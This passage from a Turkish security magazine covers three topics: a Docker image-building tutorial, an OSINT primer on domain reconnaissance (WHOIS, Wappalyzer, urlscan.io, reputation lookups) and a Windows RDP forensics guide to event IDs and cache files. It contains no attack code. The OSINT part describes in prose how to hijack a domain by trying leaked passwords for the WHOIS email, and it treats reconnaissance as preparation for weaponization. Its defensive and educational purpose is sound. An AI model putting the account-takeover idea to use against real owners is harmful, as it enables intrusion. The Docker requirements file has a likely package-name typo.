Bir Docker görüntüsü, konteyner'laştırılmış işlemlerin çalıştığı özel dosya sistemi kullanır. Şimdi uygulamamızın çalışması için ihtiyacı olan her şeyi içeren bir görüntü (image) oluşturalım.

1. Ubuntu'ya Git'i yükleyelim:

```
sudo apt install git-all
```

2. GitHub'dan örnek bir proje klonlayalım:

```
git clone https://github.com/acbr5/lin-
kleri-bul.git
```

```
root@ubuntu:/home/ayse# git clone https://github.com/acbr5/
linkleri-bul.git
Cloning into 'linkleri-bul'...
remote: Enumerating objects: 700, done.
remote: Counting objects: 100% (700/700), done.
remote: Compressing objects: 100% (591/591), done.
remote: Total 700 (delta 92), reused 696 (delta 91), pack-r
eused 0
Receiving objects: 100% (700/700), 8.55 MiB | 1.53 MiB/s, d
one.
Resolving deltas: 100% (92/92), done.
```

```
cd linkleri-bul
```

Bu proje, Python'da kodlanmış bir web sayfası tarama uygulamasıdır. Şimdi klonladığımız projeyi konteyner'laştıralım.

3. Dockerfile'lar, görüntülerin nasıl oluşturulacağına dair adımları barındıran dosyalardır. Uygulamayı konteyner'laştırmanın ilk adımı dockerfile'ını yazmaktır.

nano Dockerfile komutunu yazalım ve şunları içerisine yapıştıralım:

```
# Use an official Python runtime as a parent
image

FROM python:3.6

# Set the working directory to /app

WORKDIR /app

# Copy the current directory contents into the
container at /app

ADD . /app

# Install any needed packages specified in re-
quirements.txt

RUN pip install -r requirements.txt

# Make port 80 available to the world outside
this container

EXPOSE 80

# Define environment variable

ENV NAME World

# Run app.py when the container launches

CMD ["python", "SayfaTara.py"]
```

nano requirements.txt komutunu yazalım ve şunları içerisine yapıştıralım:

```
request

beautifulsoup4
```

4. Dockerfile'ımız da bulunduğuna göre artık görüntümüzü oluşturabiliriz.

```
docker build -t ilkgoruntu .
```

```
root@ubuntu:/home/ayse/linkleri-bul# docker build -t ilkgoruntu .
Sending build context to Docker daemon  33.22MB
Step 1/7 : FROM python:3.6
 ---> 5bf410ee7bb2
Step 2/7 : WORKDIR /app
 ---> Using cache
 ---> e2c6ef9ed18f
Step 3/7 : ADD . /app
 ---> Using cache
 ---> ebbe69d0cbae
Step 4/7 : RUN pip install -r requirements.txt
 ---> Using cache
 ---> 209b67e89c82
Step 5/7 : EXPOSE 80
 ---> Using cache
 ---> 3d3925030bb4
Step 6/7 : ENV NAME World
 ---> Using cache
 ---> 4abc35e300b8
Step 7/7 : CMD ["python", "SayfaTara.py"]
 ---> Using cache
 ---> fc1f79bee485
Successfully built fc1f79bee485
Successfully tagged ilkgoruntu:latest
```

5. `docker run ilkgoruntu` komutunu yazarak oluşturduğumuz image'ın çalışmasını sağlayabiliriz.

```
root@ubuntu:/home/ayse/linkleri-bul# docker run ilkgoruntu
/

javascript:void(0)

/edge/

/v18.09/

/v18.03/
```

1.3 Oluşturulan Görüntünün Paylaşılması

1. Bu web sitesi ziyaret edilerek bir hesap oluşturulur:

https://hub.docker.com/signup

2. Docker Hub'a giriş yapıldıktan sonra Create a Repository butonuna tıklanır. Repository name'ine *site-tarama* yazılır.

3. `docker image tag goruntuAdi kullaniciAdi/repositoryAdi:versiyon` komutu ile image'ın daha anlaşılır olması için etiketleme işlemi yapılır.

```
root@ubuntu:/home/ayse/linkleri-bul# docker image tag ilkgoruntu ayse206/site-tarama:part1
root@ubuntu:/home/ayse/linkleri-bul# docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ilkgoruntu          latest              54ee84ba1ad2        32 minutes ago      953MB
ayse206/site-tarama part1               54ee84ba1ad2        32 minutes ago      953MB
```

4. `docker push kullaniciAdi/repositoryAdi:e-tiket` komutu ile etiketlenen görüntü depoya gönderilir.

```
root@ubuntu:/home/ayse/linkleri-bul# docker push ayse206/site-tarama:part1
The push refers to repository [docker.io/ayse206/site-tarama]
f31183694659: Pushing  7.987MB
fd5d343868d9: Pushing  2.975MB/32.61MB
9671361e0790: Pushed
9ab20c4343be: Mounted from library/python
```

Pratik için Bazı Docker Komutları

Bu yazı ilk part olduğu için sık kullanılan bazı pratik komutları da paylaşmakta yarar var.

· docker images: Çalıştırılan görüntüleri listeler.

· *docker run hello-world:* hello-world adlı görüntüden bir konteyner oluşturur ve onu çalıştırır.

· *docker ps:* O anda çalıştırılan konteynerleri gösterir.

· *docker ps -a:* Daha önce çalışmış ve bitmiş olan konteynerleri de gösterir.

· *docker rm koteyner_id:* Belirtilen konteyneri siler.

· *docker run --rm ubuntu*: Daha sonra kullanılmayacak, tutulmasına ihtiyaç olmayan konteyneri çalıştırdıktan sonra siler.

Bu yazımızda konteyner güvenliğine bir giriş yapmış olduk, bir sonraki sayıda, Part II ile görüşmek üzere.

OSINT Açık Kaynak İstihbarat Yazı Dizisi Bölüm 1: Alan Adları

Özellikle II. Dünya Savaşı'ndan bu yana aktif olarak uygulanan açık kaynak istihbarat toplama, birçok ülkenin ve istihbarat teşkilatının en önem verdiği konulardan biri olarak varlığını korumaya devam ediyor. Eski bir ABD Savunma Bakanlığı yöneticisi, Soğuk Savaş döneminde elde edilen ve günün sonunda istihbarat olarak nitelendirilebilecek verinin %80'inin açık kaynak istihbarat olduğunu dile getirdi! Bunların yanında açık kaynak istihbarat, siber güvenlik başlığı altındaki ofansif test metodolojileri ve standartlarının kilit ve ilk noktası olan keşif/bilgi toplama safhasının en önemli oyuncusu. Bu nedenle, birçok uygulama alanı bulunan açık kaynak istihbaratın siber güvenliğe dokunan kısımlarını, detaylarını ve "Python" dili ile otomasyon yöntemlerini bu seride beraber inceleyeceğiz. Öte yandan, açık kaynak istihbaratın teknik taraflarını inceleyeceğimiz serimizin bu bölümünde, alan adları (domain) üzerinde yapılan araştırmalarda ne tür bilgilere ulaşılabilir ve bu bilgiler hangi kaynaklardan elde edilebilir gibi soruları cevaplamaya çalışacağız. Elde edilen bilgiler, istihbarat akışı olan bir zincire nasıl yerleştirilir? Bu zincir güvenlik testlerine nasıl katkı sağlar gibi noktalara da değinmeye çalışacağız.

İnternet üzerinde yüzlerce açık kaynak istihbarat toplama aracı bulunmakta. Bizim bu seride amacımız art arda araç paylaşmak yerine, ilk dikkat edilmesi gereken konu başlıklarını ele almak ve birer uygulama ile örneklendirmek olacaktır. Yazının devamında:

- OSINT nedir?
- Operasyonel Güvenlik (OPSEC),
- WHOIS,
- Teknoloji Keşfi,
- İçerik Analizi ve
- Reputation gibi konulara değineceğiz.

Açık Kaynak İstihbarat Nedir?


Açık kaynak istihbarat (OSINT), belirli bir istihbarat gereksinimini karşılamak amacıyla halka açık kaynaklardan elde edilen, sömürülen veya yayılan bilgilere verilen isimdir. Tanımlamadaki "açık kaynak" ifadesinden kastımız, erişim için herhangi bir yetki istemeyen ve yasal engel barındırmayan kaynaklardır. Bu bilgilerin istihbarat niteliği taşıması da tanımlamadaki "açık kaynak" ibaresi kadar önemlidir. Ses, video ve resim gibi medya içerikleri, doküman, makale ve blog yazısı gibi metin içerikleri, bu ögelerin tutulduğu halka açık veri tabanları, sosyal medya ve alan adları gibi çeşitlendirilebilecek kaynaklardan elde edilen bilgilerin istihbarat süzgecinden geçirilmesi ile varılan sonuç temel anlamıyla açık kaynak istihbaratını oluşturur.

Başlamadan önce: operasyonel güvenlik

Açık kaynak istihbarat toplama aşamalarına geçmeden önce dikkat edilmesi gereken bir konu olarak "operasyonel güvenlik" (OPSEC), araştırma yaparken hedefin haberdar olmasını ve/veya doğru kimliğe erişmesini engellemek amacıyla alınan birtakım önlemlerdir. Kimliğinizi tanımlayacak herhangi bir bilginin ifşa edilmesini engellemek karşı istihbaratı engellemek açısından önemlidir. Ek olarak, yapılan keşiften sonra araştırma yapılan platformlar/web siteleri üzerinde bırakılan veriler daha sonra karşınıza çıkarak, İnternet kullanıcı deneyiminizi etkileyecektir. Örneğin; bir WHOIS sorgusu gerçekleştirdikten sonra alan adı kayıt sağlayıcı firmaların reklamına maruz kalmak işten bile değil. Anlaşılacağı üzere, bu verilerin size daha iyi hizmet sunabilmek(!) için üretilmiş deneyim kişiselleştirme algoritmalarına kaynak oluşturması isteyeceğimiz bir durum değil. Giriş seviyesinde alınabilecek önlemlerden bahsetmek gerekirse:

- VPN kullanımı,
- Tor Ağı ve Tor Browser kullanımı,
- Sahte Profil Kullanımı ilk akla gelenler olacaktır.

Temiz, yani sizin olduğuna dair bilgi barındırmayan bir sistem ile yola çıkmak oldukça faydalı olacaktır.



Şekil 1 : fakenamegenerator.com sahte profil örneği

meşhur whois

Alan adları üzerinde açık kaynak istihbarat araştırması yaparken bakacağımız ilk nokta WHOIS kayıtları olacaktır. WHOIS kayıtları, alan adı sahipliği konusunda oldukça önemli bilgiler verebilir. WHOIS kayıtları, bir alan adının kaydedildiği şirket adı ve iletişim bilgisi, alan adının sahibinin e-mail ve telefon numarası gibi bilgileri içerebilir. Peki bu bilgiler nasıl istihbarat niteliği taşıyor?

Bir WHOIS sorgusu sonucunda alan adı sahibinin mail adresine ulaştığımızı düşünelim. Bu mail adresinin parolası daha önce yaşanmış bir hacking vakasının kurbanı olduysa ve bu vaka sonucunda elde edilen bilgiler İnternet'e sızdıysa, İnternet üzerinde daha sonra bahsedeceğimiz sızıntı veritabanları üzerinde araştırma yapılarak bu mail adresinin parolası elde edilebilir ve alan adını kaydeden firma üzerinde oturum açma işlemi denenebilir. Başarılı bir giriş işlemi ile herhangi bir zafiyet araştırması bile yapmadan alan adının sahipliği ele geçirilmiş olacaktır.

Elde edilen bilgilere ek olarak alan adının bulunduğu name server incelenerek Cloudflare koruması olup olmadığı da öğrenilebilir. Örnek olması için *arkakapidergi.com* adresinin WHOIS kayıtlarını inceleyelim:

```
└─>$ whois arkakapidergi.com | grep "Registrar"
   Registrar WHOIS Server: whois.godaddy.com
   Registrar URL: http://www.godaddy.com
   Registrar: GoDaddy.com, LLC
```

Şekil 2 : Registrar kelimesinden elde edilen firma


```
└─>$ whois arkakapidergi.com | grep "Name Server"
   Name Server: GABE.NS.CLOUDFLARE.COM
   Name Server: SERENA.NS.CLOUDFLARE.COM
```

Şekil 3 : Cloudflare olup olmadığını anlamak için name server kontrolü

Alan adı dahilinde web sitesinde kullanılan teknolojilerin keşfi

Açık kaynak istihbarat toplarken dikkat etmemiz gereken önemli noktalardan birisi, bir web sitenin yapısında hangi teknolojileri barındırdığıdır. Barındığı işletim sistemi bilgisi, web sunucusu, kullanılan programlama dilleri/framework'ler ve versiyon bilgileri gibi bilgiler çeşitli araçlarla elde edilebilmektedir. Ofansif bakış açısı ile bakıldığında, herhangi bir zafiyet barındıran ögenin ve versiyon bilgisinin ifşası, "*weaponization*" dediğimiz aşamanın taslağını oluşturacağından oldukça etkili saldırılara ortam hazırlayabilir.

Örnek olarak *wappalyzer* eklentisi veya doğrudan web sitesi kullanılarak istenen web sitenin teknoloji keşfi kolayca yapılabilir.




Şekil 4 : Örnek teknoloji keşfi çıktısı

Hedef web sitenin kullandığı teknolojiler ve versiyonları öğrenildiğinde silahlanma aşamasında kullanılacak sömürü araçlarının/kodlarının tespiti daha rahat olacaktır.

İçerik Keşfi


Bir web sitesinin içeriğini ziyaret etmeden öğrenmek mümkün müdür? Elbette! Ödül avcılığı ve güvenlik testleri gibi amaçlarda kullanacağımızı düşünürsek; barındırdığı "outgoing" linkler, içerik önümüze gelene kadar oluşan tüm HTTP trafiği gibi önemli detayları elde etmek önemlidir. Bu kez direkt olarak bir araç üzerinden inceleme yapacağız. Bir alan adı hakkında anlamlı olarak elde edilebilecek çoğu bilginin servis edildiği ücretsiz bir araç mevcut: **urlscan.io**. URLScan.io ile içerik keşfi noktasında ulaşabileceklerimizi listeleyecek olursak; IP/ASN detayları, subdomain'ler, barındırdığı linkler, sertifikalar, altyapıdaki teknolojiler, keşif sırasında oluşan tüm HTTP trafiği ve detayları, davranış analizi konusunda içerdiği genel JavaScript global değişkenleri ve fonksiyonları, ekran görüntüsü ve daha birçok önemli detayı sayabiliriz. İçeriğinin zararlı olup olmadığından şüphelendiğimiz sitelerde veya ortak diğer amaçlarda kullanmak için oldukça etkili sonuçlar üretebilen bir araç olduğu söylenebilir.



Şekil 5: arkakapidergi.com için yapılan sorgudan ufak bir kesit

reputatıon

Sahip olduğunuz bir web sitesi olduğunu ve bu sitenin bazı platformlarda zararlı olarak nitelendirildiğini varsayalım. Bir alan adının herhangi bir otorite (!) tarafından zararlı olarak nitelendirilmesi, bu otoriteye güvenerek güvenlik altyapısına istihbarat sağlayan kişi ve kurumlar için de zararlı olacağı anlamına gelmektedir. Bu durum *-eğer varsa-* markanız açısından oldukça kötü bir durum olacaktır. Bunun yanında envanterinizden bir varlığın sıra dışı bir davranış sergilediği istihbaratı, eğer "false positive" bir istihbarat değilse, muhtemel bir hacking vakası yaşadığınızın da habercisi olabilir. Peki bir alan adının herhangi bir kara listede bulunup bulunmadığını nasıl kontrol edebiliriz? İnternet üzerinde bu sorguyu gerçekleştirebileceğimiz birkaç araç bulunmakta. Örneğin; Threat Miner (threatminer.org) platformu da bahsettiğimiz otoritelerden birisi konumunda. Barındırdığı 40 milyondan fazla zararlı olarak etiketlenmiş alan adı içerisinde arama yapmanıza izin vermektedir.



Şekil 6 : Threat Miner arama motoru

Toparlayalım

"Açık kaynak istihbarat toplama" üzerinde dikkat etmemiz gereken ilk noktalar, ihtiyacımız olan bilgiye nereden ve nasıl ulaşabileceğimizi anlamak, bu bilgilere ulaşabilmek için hangi alt bilgiler elde etmemiz gerekir sorusunu cevaplayabilmek ve elde edilen bilgiler ile yürütebileceğimiz zincirleme soruşturmayı görebilmek olmalıdır. Açık kaynak istihbarat, siber istihbarat ve istihbarat gibi konu başlıkları sadece araç kullanmaktan ibaret değildir. Metodoloji oturtabilmek için "Neler Var?" temasıyla yazdığımız ilk yazımızı okuduğunuz için teşekkürler, diğer yazılarda görüşmek üzere.

İbrahim Baloğlu - ibrahimbaloglu@yahoo.com


RDP FORENSIC

Yeniden merhaba değerli Arka Kapı okuyucuları. Yazmış olduğum bu makale, 9. Sayıda yazmış olduğum "**Windows Forensic**" konusunun devamı niteliğindedir. Şimdiden keyifli okumalar dilerim.

RDP (Remote Desktop Protocol):

Uzak Masaüstü Protokolü (RDP), istemci kullanıcıları, cihazlar ve sanal ağ sunucusu arasında uygulama veri aktarımı güvenliğini ve şifrelemesini kolaylaştırmak için tasarlanmış bir Microsoft protokolüdür. Uzak bir kullanıcının başka bir bilgisayarın masaüstüne grafiksel bir arayüz eklemesini sağlamaktadır. Windows, yapılan her RDP bağlantısının logunu tutmuş olduğundan Adli Bilişim incelemesinde önemli bir yer tutmaktadır.

RDP bağlantı aşamaları şu şekilde oluşmaktadır:



Ağ Bağlantısı:

Bu bölüm, bilgisayara yapılmış RDP oturum açma işleminin ilk kalıntılarını içermektedir.

LogAdresi: %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnectionManagerOperational.evtx

Event ID: 1149

Event ID Anlamı: Kullanıcı doğrulamasının başarılı olduğu anlamına gelmektedir.

RDP bağlantı talebi oluşturulurken kullanıcı adının ve parolanın başarılı bir şekilde girilmesi ve kabul edilmesi durumunda 1149 ID numaralı olay kimliği oluşmaktadır. Örneğin; bilgisayarımdan RDP Masaüstü Bağlantısı programını başlatıp ardından bir hedef IP adresini girip bağlantı talebinde bulunursam ve bağlantı başarılı olursa hedef sistemin ekranını görüntüler ve hedefe başarıyla bağlandığımı belirten bir 1149 olay kimliği oluşturur. Ancak yalnızca 1149 numaralı olay kimliği tek başına RDP bağlantısının kesinlikle başarılı olduğunu söylemek için yeterli değildir. Bu durumun başarılı olduğunu kesin olarak söyleyebilmek için makalenin devamında yer alan olan olay kimliklerinin de olması gerekmektedir.

Kimlik Doğrulama:

Bu bölüm, RDP bağlantısının kimlik doğrulama bölümünü kapsamaktadır. Kullanıcı adının ve parolanın birleşiminin başarılı/başarısız olmasına bağlı olarak oturum açmaya izin verilip verilmeyeceğine karar verilen aşamadır. Örneğin domain'de yer alan sıradan bir kullanıcı diğer kullanıcıya RDP bağlantısı isteğini başlatmış olsun. Kullanıcı adı/parolasını doğru olarak girmiş olsa

bile eğer yetkisi sınırlandırılmış ise RDP bağlantısı başarısız olacaktır.

Log Adresi: %SystemRoot%\System32\Winevt\Logs\Security.evtx

Event ID: 4624

Event ID Anlamı: Bir kullanıcının başarılı bir şekilde oturum açtığı anlamını taşımaktadır.

Event ID: 4625

Event ID Anlamı: Oturum açma girişiminde bulunuldu ancak oturum açma başarısız oldu anlamını taşımaktadır.

Başarılı oturumlar kadar başarısız oturumlar da bizim için önemlidir. Eğer log'lar arasında 4625 numaralı Event ID'lerin sayısı çok fazla ve ardışık ise kaba kuvvet (brute force) saldırısı kullanılarak bilgisayara girilmeye çalışıldığını söyleyebiliriz. 4625 ve 4624 numaralı Event ID'ler incelendiğinde; hangi IP adresinden hangi kullanıcı adı ve hangi domain kullanılarak bilgisayara bağlanıldığının veya bağlanılmaya çalışıldığının bilgisini elde edebiliriz.

Oturum Açma:

Bu bölüm, başarılı bir kimlik doğrulama ve oturum açma sonrasında sistemde ortaya çıkan olayları kapsamaktadır.

LogAdresi: %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionManagerOperational.evtx

Event ID: 21

Event ID Anlamı: Oturum açma işleminin başarılı olduğu anlamını taşımaktadır.

Event ID: 22

Event ID Anlamı: Oturum açma işleminin Shell (kabuk) üzerinden yapıldığı anlamını taşımaktadır.

Microsoft-Windows-TerminalServices-LocalSessionManagerOperational.evtx adresinde yer alan loglar yerel oturumları kapsamaktadır.

Oturum Bağlantısını Kes / Yeniden Bağlan:

Bu bölüm, ağ bağlantısının kesilmesi nedeniyle oluşan olayları kapsamaktadır.

LogAdresi: %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionManagerOperational.evtx

Event ID: 24

Event ID Anlamı: Oturum bağlantısının kesildiği anlamını taşımaktadır.

Event ID: 25

Event ID Anlamı: Oturuma yeniden bağlanıldığı anlamını taşımaktadır.

Oturumu kapat:

Bu bölüm, Başlat > Oturum Kapat seçeneği ile oturumu kapattıktan sonra oluşan olayları kapsamaktadır.

LogAdresi: %SystemRoot%\System32\Winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionManagerOperational.evtx

Event ID: 23


Event ID Anlamı: Oturumun kapatıldığı anlamını taşımaktadır. Bu durum 4634 numaralı Event ID ile de karşılaştırılıp doğrulanmalıdır.

Log Adresi: %SystemRoot%\System32\Winevt\Logs\Security.evtx


Event ID: 4634

Event ID Anlamı: Oturumun kapatıldığı anlamını taşımaktadır.

Başarılı bir RDP bağlantısını özetle şu şekilde de ifade edebiliriz:




Başarısız bir RDP bağlantısını özetle şu şekilde de ifade edebiliriz:




Başarılı RDP Bağlantıları Sonrası Bilgisayarda Oluşan Önbellek (Cache) Dosyaları:

Windows işletim sisteminin 8 ve sonrası sürümlerinde uzak masaüstü önbellek (cache) dosyaları, Users/KullanıcıAdı/AppData/Local/Microsoft/Terminal Server Client/Cache dizininde tutulmaktadır. Tutulan önbellek dosyalarının ayrıştırma (parse) işlemi yapıldığında kullanıcının bağlanmasından itibaren yapmış olduğu hareketler thumbnail (küçük resimler) olarak depolanmaktadır. Örneğin; komut satırında ipconfig /all komutu çalıştırılmış olsun. Windows, açılan bu komut ekranını çok sayıda küçük resimlere (puzzle gibi düşünebilirsiniz) bölerek depolamaktadır. Buradaki amaç; kullanıcının RDP bağlantısındaki hızını arttırmak ancak **Adli Bilişim açısından değerlendirildiğinde ise eşsiz bir kanıt niteliği taşımaktadır.** Şimdi önbellek dosyalarını nasıl ayrıştırabileceğimize bakalım.


Adım 1: Users/KullanıcıAdı/AppData/Local/Microsoft/Terminal Server Client/Cache dizini altında önbellek dosyalarının var olup olmadığı kontrol edilir.



